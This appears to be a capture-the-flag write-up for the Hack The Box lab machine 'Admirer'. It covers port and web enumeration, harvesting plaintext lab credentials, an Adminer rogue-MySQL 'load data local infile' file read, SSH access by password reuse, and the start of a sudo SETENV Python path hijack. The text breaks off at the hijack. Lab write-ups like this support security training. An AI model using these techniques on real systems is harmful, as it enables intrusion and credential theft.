Admirer by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date
Admirer	10.10.10.187	Linux	20	3.4	10263	9602	Yes	2020-05-0

Summary

1. Scan ports -> 21,22,80
2. Enumerate port 80 -> `credentials.txt` with `ftpuser:%n?4Wz}R$tTF7`
3. Enumerate port 21 -> `html.tar.gz`
4. Read backup files -> `/utility-scripts/db_admin.php` not anymore on server
5. Find `/utility-scripts/adminer.php` -> `Adminer Read vulnerability`
6. Create local database and connect to it from victim -> `File Reading` via `SQL Commands`
7. Read updated `index.php` -> `waldo:&<h5b~yK3F#{PaPB&dA}{H>`
8. ssh into admirer.htb with creds -> shell as `waldo` (`user flag`)
9. `sudo -l` -> `SETENV on /opt/scripts/admins_tasks.sh`
10. Read `/opt/scripts/backup.py` -> Vulnerable to python path hijacking
11. Create malicious `shutil.py` and hijack python path -> RCE as root
12. Set suid to `/bin/bash` and `bash -p` -> Shell as `root` (`root flag`)

Enumeration

OS

TTL	OS
+- 64	Linux
+- 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
❯ ping -c 1 10.10.10.187
PING 10.10.10.187 (10.10.10.187) 56(84) bytes of data.
64 bytes from 10.10.10.187: icmp_seq=1 ttl=63 time=42.2 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
❯ sudo nmap -p- -sS --min-rate 5000 10.10.10.187 -v -Pn -n -oG Enum/allPorts
```

With the utility `extractPorts` we list and copy the open ports:

```
❯ extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.187

    [*] Open ports:  21,22,80


[*] Ports have been copied to clipboard...
```

Run a detailed scan on the open ports:

```
❯ nmap -p21,22,80 -sVC -n 10.10.10.187 -oN Enum/targeted
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Admirer
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
```

Final nmap report

Port	Service	Version	Extra
21	ftp	vsftpd 3.0.3	-
22	ssh	OpenSSH 7.4p1	Debian
80	http	Apache 2.4.25	`/admin-dir` disallowed

Port 80 Enumeration

Technology scan

```
❯ whatweb 10.10.10.187
http://10.10.10.187 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ], HTML5, HTTPServer[Debi
```

Toguether with `wappalyzer` : | Technology | Version | Detail | | :-: | :-: | :-: | | Apace | 2.4.25 | Debian |

Web content fuzzing

First, we will scan the web content without any extensions:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 2
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.187/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000291:   301        9 L      28 W       313 Ch      "assets"
000000016:   301        9 L      28 W       313 Ch      "images"
000095524:   403        9 L      28 W       277 Ch      "server-status"
```

We didn't find any useful information, but from the nmap scan, we can try to enumerate `/admin-dir`:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 2
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.187/admin-dir/FUZZ.txt
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000227:   200        29 L     39 W       350 Ch      "contacts"
000166817:   200        11 L     13 W       136 Ch      "credentials"
```

Manual enumeration

In the index page we are not able to find any useful information. But in the pages `/admin-dir/contacts.txt` and `/admin-dir/credentials.txt` we can find the following information: - `/admin-dir/contacts.txt`:

```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb

##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb
```

```
# Leonard
Email: l.galecki@admirer.htb

#############
# designers #
#############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
```

- `/admin-dir/credentials.txt`:

```
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

We discovered the credentials `w.cooper@admirer.htb:fgJr6q#S\W:$P`, `ftpuser:%n?4Wz}R$tTF7` and `admin:w0rdpr3ss01!`.

Port 21 enumeration

As we can see, the file `credentials.txt` provided us some credentials. As the page does not have `/wp-admin` available nor access to the internal mail account, we can try to login to the FTP server with `ftpuser:%n?4Wz}R$tTF7`:

```
❯ ftp 10.10.10.187 21
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:r3van): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
```

If we download the files using `get` command, we can notice: - `Results/dump.sql`:

```
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: admirerdb
-- ------------------------------------------------------
-- Server version   10.1.41-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `items`
--

DROP TABLE IF EXISTS `items`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `items` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `thumb_path` text NOT NULL,
  `image_path` text NOT NULL,
  `title` text NOT NULL,
  `text` text,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `items`
--

LOCK TABLES `items` WRITE;
/*!40000 ALTER TABLE `items` DISABLE KEYS */;
INSERT INTO `items` VALUES (1,'images/thumbs/thmb_art01.jpg','images/fulls/art01.jpg','Vis
/*!40000 ALTER TABLE `items` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2019-12-02 20:24:15
```

- `Results/html/w4ld0s_s3cr3t_d1r/credentials.txt` : We discover another credential `waldo.11:Ezy]m27}OREc$` .

```
[Bank Account]
waldo.11
Ezy]m27}OREc$

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

- `Results/html/index.php` : Within the code we find the credential `waldo:]F7jLHw:*G>UPrTo}~A"d6b` .

```
───────┬────────────────────────────────────────────────────────────────────────
       │ File: ../index.php
       │ Size: 4.6 KB
───────┼────────────────────────────────────────────────────────────────────────
  31   │                     <div id="main">
  32   │                      <?php
  33   │                         $servername = "localhost";
  34   │                         $username = "waldo";
  35   │                         $password = "]F7jLHw:*G>UPrTo}~A\"d6b";
  36   │                         $dbname = "admirerdb";
```

- `Results/html/utility-scripts/db-admin.php` : We discover the credential `waldo:Wh3r3_1s_w4ld0?` .

```
───────┬────────────────────────────────────────────────────────────────────────
       │ File: db_admin.php
       │ Size: 401 B
───────┼────────────────────────────────────────────────────────────────────────
   1   │ <?php
   2   │   $servername = "localhost";
   3   │   $username = "waldo";
   4   │   $password = "Wh3r3_1s_w4ld0?";
   5   │
   6   │   // Create connection
   7   │   $conn = new mysqli($servername, $username, $password);
   8   │
   9   │   // Check connection
  10   │   if ($conn->connect_error) {
  11   │       die("Connection failed: " . $conn->connect_error);
  12   │   }
  13   │   echo "Connected successfully";
  14   │
  15   │
  16   │   // TODO: Finish implementing this or find a better open source alternative
  17   │ ?>
───────┴────────────────────────────────────────────────────────────────────────
```

Also, if we enumerate the folder `html/utility-scripts` we find:

```
❯ ls Results/html/utility-scripts
 admin_tasks.php   db_admin.php   info.php   phptest.php
```

And if we access to to `admirer.htb/utility-scripts/phptest.php`:

```
❯ cat Results/html/utility-scripts/phptest.php
───────┬──────────────────────────────────────────────────────────────────────
       │ File: Results/html/utility-scripts/phptest.php
       │ Size: 53 B
───────┼──────────────────────────────────────────────────────────────────────
   1   │ <?php
   2   │   echo("Just a test to see if PHP works.");
   3   │ ?>
───────┴──────────────────────────────────────────────────────────────────────
❯ curl http://admirer.htb/utility-scripts/phptest.php -s
Just a test to see if PHP works.
```

So we can affirm that, at least, those php scripts are included in the website. But when we try to access to `admirer.htb/utility-scripts/db_admin.php` we get the following error:

```
❯ curl http://admirer.htb/utility-scripts/db_admin.php -s
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at admirer.htb Port 80</address>
</body></html>
```

Meaning this utility has been changed. Now that we know the page uses php at `/utility-scripts`, we can fuzz it:

```
❯ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 2
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.187/utility-scripts/FUZZ.php
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000085:   200        964 L    4976 W     84024 Ch    "info"
000136205:   200        0 L      8 W        32 Ch       "phptest"
```

As shown in the output, we couldn't find `db_admin.php` nor `admin_tasks.php` in the website.

Discovering adminer.php

CEWL Wordlist Generator

We seem to have reached an end point, as the file `db_admin.php` is not found, and we don't find any trace of it. The last resorce we have is creating our own dictionaries with `cewl`, based on `info.php` or `index.php`:

```
❯ cewl "http://admirer.htb/utility-scripts/info.php" -w $(pwd)/Exploits/php-names.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
❯ wc Exploits/php-names.txt
1271 1271 9567 Exploits/php-names.txt
```


This process created a wordlist with 1271 words. Let's try it with `wfuzz`:

```
❯ wfuzz -c -w $(pwd)/Exploits/php-names.txt -t 200 --hh 277 --hc 404 "http://10.10.10.187/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.187/utility-scripts/FUZZ.php
Total requests: 1271

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000072:   200        964 L    4976 W     84030 Ch    "info"
```

The process finished unsuccessfully, as we couldn't find `db_admin.php` in the website.

Manual enumeration

After extensive reading of the `info.php` page, we discovered relevant disabled functions as `popen`, `putenv`, `exec` and `system`, but `shell_exec` is still available :). Also, if we take a look at the `Cookie` header in responses:



HTTP Headers Information

HTTP Request Headers	
HTTP Request	GET /utility-scripts/info.php HTTP/1.1
Host	admirer.htb
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/ q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Cookie	adminer_version=4.8.1
Upgrade-Insecure-Requests	1
HTTP Response Headers	

We can see that it mentions something called `adminer` and not `admirer`. As `adminer` contains the word admin, we can try accessing to `adminer.php`:

```
❯ curl http://admirer.htb/utility-scripts/adminer.php -i -s | grep 200
HTTP/1.1 200 OK
```

We have access to that page, and if we open it on a browser:



System	MySQL
Server	localhost
Username	
Password	
Database	

We can see a login, and the version of `Adminer` : `4.6.2`

```
❯ searchsploit adminer
-------------------------------------------------- ---------------------------------
 Exploit Title                                    |  Path
-------------------------------------------------- ---------------------------------
Adminer 4.3.1 - Server-Side Request Forgery       | php/webapps/43593.txt
-------------------------------------------------- ---------------------------------
```

As there doesn't seem to be any vulnerabilities useful for this version, we can try accessing with the credentials gathered until now, which results in failure. Still, if we google for `Adminer 4.6.2 exploits` other than `exploitdb` ones, we find the CVE-2021-43008. This exploit allows an attacker to read files on the victim machine via a connection to it's own mysql server.


LFI via adminer read

We can try to exploit this vulnerability by setting a `admirerdb` database on our machine:

```
❯ sudo mysql -u root
MariaDB [(none)]> create database pwnd;
```

```
Query OK, 1 row affected (0.000 sec)
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| pwnd               |
| sys                |
| test               |
+--------------------+
6 rows in set (0.001 sec)
MariaDB [(none)]> use pwnd
Database changed
MariaDB [pwnd]> create user 'revan'@'10.10.10.187' identified by '1234';
Query OK, 0 rows affected (0.001 sec)

MariaDB [pwnd]> grant all on pwnd.* to 'revan'@'10.10.10.187';
Query OK, 0 rows affected (0.001 sec)

MariaDB [pwnd]> grant all on honeypot.* to 'revan'@'10.10.10.187';
Query OK, 0 rows affected (0.100 sec)
```

Up to this point we created a new database and a user with all the privileges on it: `'revan'@'10.10.10.187':1234`. Now, we can connect to the database with:



Language: English


Adminer 4.6.2

Login

System	MySQL
Server	10.10.14.16
Username	revan
Password	••••
Database	pwnd

Login ☐ Permanent login

Obtaining the following response:



10.10.10.187/utility-scripts/adminer.php?server=10.10.14.16&username=revan&db=pwnd

Language: English

MySQL » 10.10.14.16 » Database: pwnd

Adminer 4.6.2 4.8.1

Database: pwnd

DB: pwnd

Alter database Database schema Privileges

SQL command Import
Export Create table

Tables and views

No tables.

No tables.

Create table Create view

Routines

Create procedure Create function

Events

Create event


Now, following the exploit, we can use the `SQL Console` to create an empty table:

```
create table honeypot(output varchar(1024));
```

Now, notice that the commands ran in the `SQL Console` are sent from the victim to our machine, meaning we could try to read files as:

```
load data local infile "/etc/passwd" into table pwnd.honeypot;
```

If we run this command, the response we receive is:




Error in query (2000): open_basedir restriction in effect. Unable to open file

```
load data local infile "/etc/passwd" into table pwnd.honeypot;
```

From this output, we can guess that the file `/etc/passwd` cannot be accessed by the user hosting the server. So we can try to access files we know it can access, for example, the `.php` ones, as `index.php`:

```
load data local infile "/var/www/html/index.php" into table pwnd.honeypot;
```



Query executed OK, 123 rows affected. (0.728 s) Edit, Warnings

```
load data local infile "/var/www/html/index.php" into table pwnd.honeypot;
```

Now, if we look at the content of `honeypot` table:

```
MariaDB [pwnd]> select * from honeypot;
+------------------------------------------------------------------------------------------
| output
+------------------------------------------------------------------------------------------
| <!DOCTYPE HTML>
| <!--
|
|
|
| -->
| <html>
|
|
|                          $servername = "localhost";
|                          $username = "waldo";
|                          $password = "&<h5b~yK3F#{PaPB&dA}{H>";
|                          $dbname = "admirerdb";
|
|                          // Create connection
|                          $conn = new mysqli($servername, $username, $password, $dbname);
|                          // Check connection
|                          if ($conn->connect_error) {
|                              die("Connection failed: " . $conn->connect_error);
|                          }
|
|                          $sql = "SELECT * FROM items";
|                          $result = $conn->query($sql);
|
|                          if ($result->num_rows > 0) {
```

```
|                              // output data of each row
|                              while($row = $result->fetch_assoc()) {
|                                  echo "<article class='thumb'> ";
|                              }
|                          } else {
|                              echo "0 results";
|                          }
|                          $conn->close();
|                      ?>
|
|
| </html>
+--------------------------------------------------------------------------------------------
123 rows in set (0.050 sec)
```

From where we obtain another credential: `waldo:&<h5b~yK3F#{PaPB&dA}{H>`. Now we could try to connect to the machines database, but from the `nmap scan` we can see that the port 3306 is closed. So the only thing we can do is try password reutilization on ssh:

```
❯ ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ED25519 key fingerprint is SHA256:MfZJmYPldPPosZMdqhpjGPkT2fGNUn2vrEielbbFz/I.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ED25519) to the list of known hosts.
waldo@10.10.10.187's password: # &<h5b~yK3F#{PaPB&dA}{H>
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$ hostname -I
10.10.10.187 dead:beef::250:56ff:feb9:2294
```

We obtained a user shell as `waldo` on the victim machine.

Privilege escalation

Initial enumeration

For privesc, we will first check the available permissions that `waldo` has as `sudoer`:

```
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    listpw=always
```

```
User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:~$
waldo@admirer:~$ sudo su
Sorry, user waldo is not allowed to execute '/bin/su' as root on admirer.htb.
waldo@admirer:~$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

We enumerated the file `/opt/scripts/admin_tasks.sh`:

```
waldo@admirer:~$ ls -la /opt/scripts/admin_tasks.sh
-rwxr-xr-x 1 root admins 2613 Dec  2  2019 /opt/scripts/admin_tasks.sh
waldo@admirer:~$ groups
waldo admins
```

As waldo is part of the `admins` group, we can read and execute the script, and during it's execution, we can use `SETENV` as root. The source code of the script is:

```
#!/bin/bash

view_uptime()
{
    /usr/bin/uptime -p
}

view_users()
{
    /usr/bin/w
}

view_crontab()
{
    /usr/bin/crontab -l
}

backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_db()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running mysqldump in the background, it may take a while..."
        #/usr/bin/mysqldump -u root admirerdb > /srv/ftp/dump.sql &
        /usr/bin/mysqldump -u root admirerdb > /var/backups/dump.sql &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}



# Non-interactive way, to be used by the web interface
if [ $# -eq 1 ]
then
    option=$1
    case $option in
        1) view_uptime ;;
        2) view_users ;;
        3) view_crontab ;;
        4) backup_passwd ;;
        5) backup_shadow ;;
        6) backup_web ;;
        7) backup_db ;;


        *) echo "Unknown option." >&2
    esac

    exit 0
fi


# Interactive way, to be called from the command line
options=("View system uptime"
         "View logged in users"
         "View crontab"
         "Backup passwd file"
         "Backup shadow file"
         "Backup web data"
         "Backup DB"
         "Quit")

echo
echo "[[[ System Administration Menu ]]]"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]}"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;

        *) echo "Unknown option." >&2
    esac
done

exit 0
```

If we read carefully the source code, we can see how this piece of code creates backups of `/etc/passwd` and `/etc/shadow` at `/var/backups/`, but they are well securized. Also, while performing web backup, it is calling a script called `/opt/scripts/backup.py`:

```
waldo@admirer:~$ ls /opt/scripts/backup.py -la
-rwxr----- 1 root admins 198 Dec  2  2019 /opt/scripts/backup.py
```

As part of the `admins` group, we can only read the file's content:

```
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

We enumerate the path `/srv/ftp/html` but waldo is not allowed to access to it.

Python library hijacking

On the previous python code, notice it is importing `make_archive` from `shutil` library. This library is looked up in the python path, which we can see with:

```
